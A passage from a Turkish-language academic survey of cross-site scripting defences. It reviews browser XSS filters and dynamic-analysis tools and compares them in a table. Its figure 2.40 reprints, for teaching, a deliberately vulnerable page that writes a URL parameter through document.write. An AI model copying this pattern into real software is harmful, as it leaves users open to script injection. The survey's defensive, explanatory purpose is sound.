
Bates, Barth ve Jackson (2010), yaptıkları çalışmada varsayılan olarak Google Chrome'a gömülü olan XSS Denetçisini önermektedirler. Yanıtın semantikini korumak için tarayıcı tarafından ayrıştırılıncaya kadar analiz edilmez. Dolayısıyla, böyle bir yaklaşıma "ayrıştırıcı sonrası tasarım" da denir. XSS filtresinin bir tarafında HTML ayrıştırıcısı, diğer tarafında ise JavaScript motoru yer almaktadır. Filtre, satır içi olay işleyicileri, satır içi komut dosyaları, JavaScript URL'leri veya harici eklentileri ve komut dosyalarını yükleme denemelerini inceler. Saldırgan, sunucusunda depolanan harici bir komut dosyası kullanabilir ve göreli URL'leri kullanarak ('<base>' HTML ögesi kullanarak) bir istekte bulunabilir. Ancak, filtrenin denetimi altındaki tarayıcı temel URL'leri bir kenara bırakır. Ardından, URL isteği, içindeki komut dosyalarında aramayı etkinleştirmek için dönüştürülür. Dönüşüm URL'i

(%41'i A ile değiştirmek gibi yöntemlerle), karakter kümesini (UTF-7 kod noktalarını Unicode kodlamasıyla değiştirmek gibi yöntemlerle) ve HTML varlığını (&amp'i & ile değiştirmek gibi yöntemlerle) çözer. Kod çözme biçimindeki bu dönüşüm "Eşleştirme Algoritması" tarafından gerçekleştirilir. Şüpheli veya kötü amaçlı komut dosyalarının JavaScript motoruna ulaşmasına asla izin verilmez.




Şekil 2.35: XSS Denetçisi, HTML ayrıştırıcısı ile JavaScript Yorumlayıcısı arasında yer alır. (Stasinopoulos, Ntantogian ve Xenakis, 2014)

Nava ve Lindsay (2010), yaptıkları çalışmada, IE8 XSS filtresini incelemişlerdir. Bu filtrenin çalışmasında iki aşama vardır. Birinci aşama Sezgisel Eşleşmedir. HTTP isteğindeki GET/POST verileri, bir sezgisel tarama kümesiyle eşleşecek şekilde taranır. Bir eşleşme varsa, ikinci adımda kullanılmak üzere imzalar oluşturulur. İkinci aşamada bu imzalar, komut dosyasının bir HTTP yanıtına yansıtılıp yansıtılmadığını belirlemeye yardımcı olur. İmzalar kullanılarak, HTTP yanıtı yansıtılan herhangi bir komut dosyası için taranır. Kötücül bir komut dosyası tanımlanırsa, etkisiz hale getirilir ve engellenir. Filtreleme sezgisel tarama yöntemi, uygun şekilde kodu çözülmüş URL'den gelen saldırı vektörlerini ve ayrıca isteğe karşılık gelen POST verilerini tanımak için kurallı ifadeleri kullanır. Sezgisel bir eşleşme, olası saldırıları tespit etmek için yanıtın taranması gerektiği anlamına gelir.



Şekil 2.36: Microsoft Internet Explorer 8 Tarayıcısında Barındırılan XSS Filtresi (Microsoft Security Response Center Blog, 2019)



Şekil 2.37: XSS Filtresinin Mantıksal Akışı (Microsoft Security Response Center Blog, 2019)

Maone (2019), Firefox ve Seamonkey gibi Mozilla tabanlı tarayıcılarda eklenti olarak işlev gören NoScript XSS filtresini incelemiştir. NoScript'in XSS algılama mekanizması büyük ölçüde kurallı ifade tabanlıdır. JavaScript, Java, Flash ve diğer eklentilerin yalnızca kullanıcı tarafından seçilen güvenilir bir kaynaktan gelmeleri durumunda yürütülmesine izin verir. Başka bir deyişle, bir sitenin erişilebilir olması için kullanıcı tarafından beyaz listeye eklenmesi gerekir. Kullanıcı, bir etki alanında kod çalışmasını etkinleştirirse (örn.; mozilla.org), olası tüm protokollerle (örn.; HTTP, HTTPS) birlikte tüm alt alanları (örn.; a.mozilla.org, b.mozilla.org) da etkinleştirmiş olur. XSS saldırılarına karşı kalkan görevi, giden HTTP isteğinin dezenfeksiyonu ile sağlanır. Böylece, potansiyel olarak güvensiz veya tehlikeli karakterler temizlenir. NoScript yalnızca giden istekleri tarar ve sonuç olarak şüpheli komut dosyalarının yanıtta gerçekten görünüp görünmediğinden emin olamaz. Bu yüksek oranda hatalı pozitiflere yol açabilir. Aşırı sıkı yapısı nedeniyle NoScript, sitelerin çoğunda komut dosyası yürütülmesini engelleme ve böylece işlevlerini azaltma eğilimindedir.

Pelizzi ve Sekar (2012), Firefox tarayıcısına gömülebilen, *XSSFilt* adlı, istemci tarafında tarayıcıda yerleşik bir savunma mekanizması önermişlerdir. Bu yöntem, XSS saldırılarını tespit etmek için yaklaşık bir dize eşleme algoritması (uygulamaya özel temizleme için daha iyi bir seçenektir) ve bir dizi politika (Satır içi politika ve Dış politika) kullanır. Bir HTTP isteğine karşılık bir HTTP yanıtı alındığında, XSSFilt'in başlangıç metodu tarayıcı tarafından çağrılır ve istekle ilgili bilgiler sağlanır. Bir sonraki adım, parametreler için URL ve POST verilerinin ayrıştırılmasını içerir. "(ad, değer)" çiftlerini içeren bir liste elde edilir. Bu parametre ayrıştırması, kısmi kod enjeksiyonlarının tespiti için önemlidir. Ancak, özel karakterlerin varlığı nedeniyle URL düzgün ayrıştırılamazsa, tüm yol tek bir parametre olarak alınır. Parametrelerin ayrıştırılmasından sonra kontrol tarayıcıya geri döner ve tarayıcının HTML ayrıştırıcısı artık belgeyi ayrıştırmaya başlar. Nitekim, metin ve kod düğümleri dahil olmak üzere çeşitli düğümlerle bir belge ağacı oluşturulur. Elde edilen komut dosyası düğümleri, XSSFilt'in izinler metoduna gönderilir. Kod içindeki GET/POST parametrelerini aramak için bir alt dize eşleme algoritması kullanılır. Eşleşme, komut dosyasının yansıtıldığı anlamına gelir. Eşleşen bileşenler, XSSFilt ilkelerine uymuyorsa engellenir; aksi takdirde tarayıcının JavaScript motoruna gönderilir. Satır içi politikalar, satır içi içerik olarak gömülebilen kötücül komut dosyalarını tespit etmek için kullanılırken, dış politikalar ise bir adla belirtilebilecek kötü amaçlı komut dosyalarının algılanması için

kullanılır. (örn.; <script src="kotuculkod.js"></script>)

Gupta ve Gupta (2016b), yaptıkları çalışmada Google Chrome tarayıcısı için bir uzantı olan "*XSS-immune*" aracını ele almıştır. XSS-immune çerçevesi bağlama duyarlı temizleme ve JavaScript dizesi karşılaştırmasına dayanır. Başlangıçta, bir HTTP isteğine gömülü olan komut dosyaları ile karşılık gelen HTTP yanıtındaki komut dosyaları arasında bir karşılaştırma yapılır. İlk adımdan sonra, herhangi bir potansiyel zararlı faaliyet bulunursa, uygun temizleme mekanizmaları çağrılır. Parametre ve URI seçici bileşeni, HTTP isteğinden parametre değerlerini ayıklar ve URI bağlantıları bu bileşenden alınır. URI bağlantılarının alınması, harici JavaScript bağlantılarını çıkarmak için kullanışlıdır. JavaScript kod çözücü bileşeni bu JavaScript bağlantılarını besler. Daha sonra, temizleme motoru bileşenini etkinleştirilmeden, HTTP isteği hedef Web sunucusuna gönderilir. HTTP yanıtı alındığında, HTML ayrıştırıcısı, HTML sayfasına katıştırılmış olabilecek gizli ve kötücül kullanıcı ekleme noktalarını algılamak için yanıtı ayrıştırır. JavaScript çıkarma bileşeni, JavaScript kodunu çıkarmak amacıyla bu enjeksiyon noktalarını DOM ağacındaki kodla besler. Çıkarılan JavaScript kodu daha sonra JavaScript kod çözücü bileşenini besler. Bu kod çözücü bileşeninin her iki JavaScript kodu kümesi de vardır ve bunları özyinelemeli olarak çözer. Çözülen kod, HTTP istek ve yanıt mesajları arasında herhangi bir benzerlik tespit eden benzerlik göstergesi bileşenine verilir. Benzerlik bulunursa (yani XSS solucanları vb. kötücül bir kod bulunursa), temizleme motoru temizleme rutinini gerçekleştirir. Son olarak, güvenli ve sterilize edilmiş Web belgesi, tarayıcıya verilir. JavaScript kısmi dize karşılaştırma mekanizmasının yürütülmesiyle, çerçeve kısmi enjeksiyonları da algılayabilir.

Rao *ve diğ.* (2016), yaptıkları çalışmada Mozilla Firefox Web tarayıcısının bir uzantısı olarak hizmet veren *XBuster*'ı incelemişlerdir. Bu araç, öncelikle bir alt dize eşleme algoritması kullanır. XBuster'ın ana işi, bir HTTP isteğinde bulunan HTML ve JavaScript içeriğini bağımsız olarak ayrıştırmaktır. İçerikler sırasıyla *H* ve *J* bağlamları olarak bilinen alt dizeler olarak saklanır. Sonuç olarak, HTTP yanıtı sunucudan geldiğinde, XBuster, istekte olduğu gibi HTML ve JavaScript bağlamının varlığı için yanıtı inceler. Arama, ögeye göre yapılır ve bir eşik değerinden büyük veya ona eşit bir uzunluk değeri için bir eşleşme rapor edilir. Bir eşleşme bildirilirse, XBuster yanıtın HTML veya JavaScript bağlamında görünen <, >,) vb. gibi özel karakterlerin kodlanmasıyla ilgili ek sorumluluğu üstlenmek zorundadır. İşlenmiş yanıt artık tarayıcı motoru ile JavaScript yorumlayıcısı arasında bulunan Yorumlama Motoruna aktarılır. Yorumlama Motoru, bir eşik değerine tâbi olarak gelen

komut dosyası ile JavaScript bağlamı *J* arasındaki eşleşmeleri tanımlar. XBuster hem Yansıtılmış (Reflected) XSS hem de Depolanmış (Stored) XSS'i engeller.

Wang ve Zhou (2016), Mozilla Firefox Web tarayıcısında bir eklenti olarak dağıtılabilen kural tabanlı bir filtre önermektedir. Temel olarak filtre, HTML5 ve CORS (Cross Origin Resource Sharing - Farklı Merkezler Arası Kaynak Paylaşımı) yapısına ve özelliklerine dayanır. Her istemci talebi, bir Durdurucu (Interceptor) tarafından yerine getirilir. İstek, algılama motorunun kalbi olan Davranış İşlemcisine (Action Processor) aktarılır. Bu işlemcinin iki algılama bileşeni vardır: normal XSS algılama ve CORS algılama. Normal XSS algılaması, sıralı davranış algılamanın ek bir işlevselliği ile statik analizi kullanır. Saldırı referansını oluşturmak için kural desenleri kullanır. CORS, Aynı Menşe Politikasının (SOP: Same Origin Policy) getirdiği kısıtlamaları ele alır. İstemcinin, HTTP isteğinde yer alan bir JavaScript nesnesi aracılığıyla sunucunun kaynaklarına erişmesine, yalnızca kaynağının bunu yapma hakkı varsa izin verilir (Ryck *ve diğ.*, 2012). Buna karşılık istemci, gönderdiği isteğe dönen yanıt ile birlikte gerekli bilgileri içeren bir CORS başlığı da alır. Algılama motoru, amacına bağlı olarak kötücül bir komut dosyasına direnen veya kötücül olmayan bir diğerine izin veren bir Reaksiyon İşlemcisi (Reaction Processor) tarafından desteklenir.

Tablo 2.9: Özet olarak XSS Filtreleri


XSS Filitresi Adı	Referans Çalışma	Kullanılan Metod	Tespit edilen XSS saldırısı türü	Kurallı ifadelerin kullanımı	Kısmi komut dosyası algılama	İlk aşama önleme	Duruma bağlı temizleme	Uygulanabildiği tarayıcı	Hatalı pozitif oranı
XSS Auditor	**(Bates, Barth ve Jackson, 2010)**	Tam dize eşleme	Yansıtılmış, DOM	X	X	✓	X	Google Chrome	Orta
XSSFilt	**(Pelizzi ve Sekar, 2012)**	Yaklaşık dize eşleme	Yansıtılmış, Depolanmış	X	✓	X	X	Firefox	Orta
NoScript	**(Maone, 2019)**	Kurallı ifade tabanlı	Yansıtılmış	✓	X	X	X	Firefox	Yüksek
IE8	**(Nava ve Lindsay, 2010)**	Kurallı ifade tabanlı	Yansıtılmış	✓	X	X	X	IE8, IE9	Orta
XSS-immune	**(Gupta ve Gupta, 2016)**	Temizleme ve dize karşılaştırması	Yansıtılmış, Depolanmış, DOM	X	✓	✓	✓	Google Chrome	Düşük
Xbuster	**(Rao *ve diğ.*, 2016)**	Dize eşleme	Yansıtılmış, Depolanmış	X	X	X	✓	Firefox	Orta
Kural Tabanlı	**(Wang ve Zhou, 2016)**	Kural desenleri ve dizi davranışı temelli	Yansıtılmış	X	X	✓	X	Firefox	Orta

XSS saldırılarını hafifletmek için XSS filtreleri, HTTP isteğinde ve yanıtında bulunan kodu statik olarak analiz eder. XSS filtreleri, web tarayıcılarına eklenti olarak dağıtılır. Bu filtreler, tam veya yaklaşık dize eşleme, dize karşılaştırma veya kurallı ifadeler tekniklerini kullanır. Yukarıda tartışılan tüm XSS filtrelerinden NoScript XSS filtresi, 2011'de başka hiçbir filtrenin başarıyla algılayamadığı Facebook XSS solucanını tespit edebildiği için en başarılı filtredir. Peki ya bir XSS saldırısı, daha dinamik bir şekilde yapılırsa? Başka bir deyişle, bir XSS solucanının yükünün statik değil, dinamik olması durumunda saldırının doğası gereği

tespit edilmesi oldukça zordur. XSS filtrelerinin sağlamlığı bu koşullar altında sorgulanabilir bir hal alır.

Dinamik Analiz

Dinamik analiz mekanizmaları, **Şekil 2.38**'de gösterildiği gibi bir uygulamanın çalışma zamanı davranışına odaklanır. Statik analiz mekanizmalarının aksine, kaynak kodun üzerinden geçmezler. Güvenlik açıklarını bulmak için uygulamanın yürütülebilir kodu incelenir. Dinamik analiz mekanizmaları, güvenlik açıklarını tespit etmekte daha doğru sonuç verir ve daha düşük hatalı pozitif oranları üretir.



Şekil 2.38: Dinamik Analiz Adımları

Ismail *ve diğ.* (2004), web'de gezinen kullanıcının hassas bilgilerini korumak için vekil sunucu tabanlı bir yaklaşım geliştirdiler. Yazarların temel amacı, uygulamalardaki XSS güvenlik açıklarını otomatik olarak algılamak ve toplamaktır. Sistem, uygulama


sunucusunda bulunabilecek XSS güvenlik açıklarını otomatik olarak algılamak için sırasıyla istemci ve sunucudan gelen HTTP isteğini ve yanıtını inceler. Güvenlik açıklarını algılamak için vekil sunucu iki modda kullanır: istek değiştirme modu ve yanıt değiştirme modu. İstemciden gelen HTTP isteğinde HTML özel etiketlerinin olup olmadığı kontrol edilir. Varsa, yerel olarak kaydedilirler ve daha sonra ilgili yanıt geldiğinde aynı özel etiketlerin olup olmadığı kontrol edilir. Özel etiketler, yanıtta da varsa, yansıtıldığı anlamına gelir ve uygulamanın XSS'e karşı savunmasız olduğunu gösterir. Yanıttaki özel etiketler daha sonra vekil tarafından kodlanır, ancak kaldırılmaz. Güvenli yanıt bir uyarı bildirimi ile istemciye aktarılır. Vekil sunucusu tarafından toplanan güvenlik açığı bilgileri (örn.; ana bilgisayar adı, yol adı, istek, zaman damgası, parametre adı) ileride başvurmak üzere bir veri tabanı sunucusuna iletilir.

Hallaraker ve Vigna (2005), zararlı JavaScript kodunu tespit etmek için bir denetim mekanizması önermiştir. Denetim sistemi, JavaScript kod yürütmesini özel olarak Mozilla Web tarayıcısının JavaScript motoru SpiderMonkey'de izler ve günlüğe kaydeder. Kötü amaçlı JavaScript davranışlarını tespit etmek için kullanılan saldırı tespit teknikleri, anomali tespit teknikleri ve kötüye kullanım tespit teknikleridir. Anomali algılama tekniklerinde, komut dosyalarının normal davranışına uymayan herhangi bir komut dosyası davranışı kötü amaçlı olarak kabul edilir. Kötüye kullanım tespit tekniklerinde önceden tanımlanmış bazı imzalar vardır ve bir komut dosyasının işleyişi bu imzalarla karşılaştırılır. Denetim sisteminde çalışan bir komut dosyasının davranışı normal davranışa uymuyorsa, kötü amaçlı olarak kabul edilir. Ayrıca, denetim sistemi tarafından oluşturulan çıktı imzası bilinen saldırı imzalarından biri olarak varsa, komut dosyası kötü amaçlı olarak kabul edilir.

Kirda *ve diğ.* (2006), yaptıkları çalışmada XSS saldırılarını hafifleten ilk istemci tarafı çözümü olan *Noxes* adlı statik bir araç sundular. Noxes, vekil işlevi görür ve HTTP isteklerinde kullanıcının tarayıcısı ile İnternet arasında yer alır. Bu nedenle oluşturulan tüm bağlantılar Noxes üzerinden tünellenir. Kullanıcı tarafından oluşturulan filtre kurallarına bağlı olarak, bu bağlantılara izin verilebilir veya bağlantılar engellenebilir. Böylelikle saldırgan, kullanıcının hassas bilgilerini kendi kontrolü altındaki başka bir sunucuya aktarmakta başarısız olacaktır. Böyle bir durum ortaya çıkarsa, kullanıcıya alarm şeklinde bir bildirim gönderilir. Bunun nedeni, vekilde bu etki alanına karşılık gelen bir filtre kuralı olmamasıdır. Dolayısıyla, kullanıcının bilgisi ve onayı olmadan şüpheli bir alan adında gezinme olmaz. Diğer bir önemli ayrıntı, bir web sayfasındaki tüm yerel ve statik

bağlantıların güvenli olarak işaretlenmesidir. Kullanıcı daha sonra harici bağlantılar için oluşturulan geçici kurallara uymak durumunda bırakılır.

Reis *ve diğ.* (2007), yaptıkları çalışmada kötü amaçlı HTML sayfalarını yeniden yazarak işlev gören *BrowserShield* adlı bir çerçeve geliştirdiler. HTML sayfalarında, tarayıcılar tarafından yürütülmeden önce çalışma zamanında politikaların uygulandığı yerleşik komut dosyaları olabilir. Bundan sonra, sayfanın güvenli bir muadili üretilir. Kötü amaçlı bir web sayfasının dinamik olarak değişen davranışı olabilir ve bu nedenle gömülü komut dosyalarına çalışma zamanı denetimlerini tekrar tekrar uygulayarak güvenlik sağlanır. Politikalar, uygulamalardaki bilinen güvenlik açıklarına uygun olarak oluşturulur. Bilinen bir güvenlik açığı bulunursa, web sayfası ilgili politika kullanılarak temizlenir. Sisteme genel bakış **Şekil 2.39**'da gösterilmektedir.



Şekil 2.39: BrowserShield Blok Şeması

Cao *ve diğ.* (2012), yaptıkları çalışmada sosyal ağlarda XSS solucanlarının kendi kendine yayılmasını engelleyen *Pathcutter*'ı önermektedir. Yöntemin iki mekanizması vardır: isteklerin ayrılması ve kimlik doğrulamasının görüntülenmesi. İstemci tarafında, uygulamanın farklı sayfaları ayrılır ve yalıtılır. Bir görünümün içeriği, görünümler arasında DOM izolasyonunu garanti etmek için sözde alan adları içinde kapsüllenir. Bir HTTP isteği oluşturulduğunda, karşılık gelen web sayfası (yanıt) farklı görünümlerden incelenir. Görünümün gerçekleştirilebilmesi için görünümlerin uygun haklara sahip olması gerekir. Kimlik doğrulama amacıyla, gizli belirteçler veya yönlendiren tabanlı görünüm doğrulaması kullanılabilir. Böylece, Pathcutter, web sayfasından web sunucusuna yapılan gayri meşru HTTP istekleri ve kurbanın web sayfasına DOM erişimi şeklindeki iki farklı tür kendiliğinden yayılan XSS solucanını engeller.

Gupta ve Gupta (2015a), yaptıkları çalışmada bir Web uygulamasındaki XSS güvenlik açıklarını tanımlayan *PHP-Sensor* adlı bir aracı tanıtmaktadır. İstemci tarafı kullanıcı arabirimine uygulanan PHP-Sensor, öncelikle bir tanıma fazında çalışır. Giden bir HTTP

İsteğinde bulunan komut dosyalarını gözlemler ve yanıtta bu komut dosyalarının varlığını denetler. Buradaki basit kavram, istek ve yanıtın kendiliğinden yayılan XSS yüklerini taşıyabileceğidir. İlk olarak, Parametre Değer Seçici modülü her HTTP isteğinden, parametre değerlerini ve varsa URI bağlantılarını ayıklar. URI bağlantılarının varlığı, harici JavaScript dosyalarına bağlantılar anlamına gelir ve bu nedenle bu dosyaları ayrı olarak toplamak için eşzamansız bir istek gönderilir. Çıkarılan değerlerle birlikte bu dosya grubu, *P* olarak temsil edilir. Ardından, komut dosyaları Web sayfası DOM ağacından çıkarılır; HTTP yanıtından JavaScript içerikleri elde edilir. Bu dosya ve komut dizisi *D* olarak belirtilir. Daha sonra, Özyinelemeli Kod Çözücü modülü, hem *P* hem de *D*'yi içeren özyinelemeli kod çözme işlemini başlatır ve bu işlem, kodlanmış komut dosyası bulunmayana kadar devam eder. Son olarak, HTTP Yanıt Değişim Dedektörü modülü küme *P* ile küme *D* arasında aynı kodu arar. Herhangi bir benzerliğin tespiti, HTTP isteğinin yeniden yönlendirilmesine ve bir uyarı mesajının oluşturulmasına yol açar.

Weissbacher *ve diğ.* (2015), JavaScript tabanlı Web uygulamalarını anormallik algılama teknikleri kullanarak otomatik olarak sıkılaştıran tarayıcı içi bir çözüm olan *ZigZag*'ı önerir. JavaScript programlarını güvenli bir şekilde kullanmak amacıyla ZigZag, web uygulama sunucuları ve istemcileri arasındaki akışa müdahale eder. Öncelikle ZigZag iki aşamada işlev gösterir. Öğrenme aşamasında, ZigZag'ın istemci tarafı kodunun çalışma izlerini gözlemek amacıyla bir programı vardır. Toplanan izler değişmezleri veya modelleri çıkartan Değişmez Çözümleyicisi olarak bilinen bir modüle iletilir. Bu modeller, arayan ve aranan fonksiyonları, parametreleri ve dönüş değerleri, değişkenler, türleri ve nesneleri oluşturan veriler üzerine inşa edilmiştir. İkinci aşama, daha önce öğrenilen değişmezler veya modeller kullanılarak istemci tarafında Web uygulamaları bileşeninin sıkılaştırılmasını içeren yaptırım aşamasıdır. Uygulamaların sıkılaştırılması sırasında uygulamanın semantiki korunur. Uygulamanın sıkılaştırılmış sürümü şimdi bir önceki aşamadaki gözlemlerden sapma olmamasını sağlamak için bazı çalışma zamanı denetimlerinden geçmelidir. Herhangi bir sapmanın algılanması, bir saldırının meydana geldiği varsayımına yol açar. Gerekli raporlar kullanıcıya gösterilir ve uygulamanın yürütülmesi durdurulur.

Pan ve Mao (2016), DOM tabanlı siteler arası betik çalıştırma saldırılarının tespiti ve azaltılması için bir mikro değerlendirme olan *DomXSSMicro*'yu sundular. DomXSSMicro, altı zafiyete açık dikey bileşen kümesini temsil eden bir şablondan üretilmiştir. Bileşenler kaynak (source), yayılma (propagation), dönüşüm (transformation), çıkış düğümü (sink),

tetikleyici (trigger) ve bağlam (context)'dır. Mikro denetleme, 175 test vakasından oluşur ve her test vakasının DOM tabanlı XSS saldırısının belirli niteliklerini kontrol etmek için katî bir amacı vardır. Kaynak bileşen, URL ve çerez bilgileri gibi gelen verilerin kökenini gösterir. Yayılma bileşeni, kusurlu değerlerle ilgili nesneler ve ifadelere, bunların kaynaktan çıkış noktasına nasıl yayıldığına, örneğin dizi erişimi, değişken ataması ve kontrol akışı kararına odaklanır. Dönüşüm bileşeni, yalnızca birleştirme veya kesme yoluyla değiştirilen kusurlu değerlerle ilgilenir. Dönüşüm için escape() ve encodeURIComponent() gibi temizleme fonksiyonları örnek olarak verilebilir. Çıkış noktası bileşeni, kötü amaçlı etkinliklere (örn.; documentWrite() gibi) etkin bir şekilde katılan nesneleri ve ifadeleri kusurlu değerleri kullanarak işler. Tetikleyici ve bağlam bileşenleri, bir komut dosyasının nasıl tetiklendiğini ve kusurlu içeriğin bağlamını ele alır. Bir web sayfasının zafiyete açık olduğunu kabul etmek için altı bileşenin de bu koşulu yerine getirmesi gerekir. Bir bileşen güvenli olsa bile, sayfa güvenli olarak kabul edilir.

```
<html>
    <head>
        <title>Merhaba!</title>
        <script>
            function printName(url){
                var start = url.indexOf("name=")+5;
                var end = url.length;                          Dönüşüm
                var name = url.substring(start, end);
                document.write(name);  Çıkış noktası
            }
            var url = document.URL;  Kaynak
            printName(url);  Yayılma
        </script>
        ...
    </head>
    <body>
        <div id="karsilama">
            Merhaba, <script>printName()</script>!<br>          Bağlam
            Sitemize Hos Geldiniz...        Tetikleyici
        </div>
        ...
    </body>
</html>
```

Şekil 2.40: DOM tabanlı XSS'e karşı zafiyete açık olan bir örnek kod ve HTML sayfasının şablonu (Pan ve Mao, 2016)

Mitropoulos *ve diğ.* (2016), yaptıkları çalışmada kötücül JavaScript kaynaklı XSS saldırılarını yenmeye çalışan bir savunma çözümü sunmaktadır. Web tarayıcısının JavaScript motoru, bir Betik Önleme Katmanı (Script Interception Layer) ile entegre edilmiştir. Bu

katmanın ana işi, gelen herhangi bir komut dosyasını Web tarayıcısına giden olası tüm yollardan tanımlamaktır. Gelen komut dosyası, zaten beyaz listeye alınmış olan meşru ve geçerli komut dosyalarının bir listesiyle karşılaştırılır. Gelen komut dosyası, beyaz liste komut dosyalarına uymuyorsa yürütme durdurulur. Geçerli komut dosyalarının veri tabanı, Google gibi üçüncü bir taraf veya Web sitesinin yöneticileri tarafından oluşturulur. Eğitim aşamasında, bir Web sayfasının her tekil komut dosyası, karşılık gelen bir bağlamsal parmak izi ile ilişkilendirilir. Bağlamsal parmak izleri, bir komut dosyasının belirli özelliklerini ve komut dosyasının yürütüldüğü bağlamı tanımlar. Eğitim aşamasında kullanılan teknikler Denning (1987)'e dayanmaktadır. Parmak izi üretimini içeren adım, bir güvenlik katmanı olan "*nsign*" tarafından gerçekleştirilir. Nsign'ın birincil görevi, 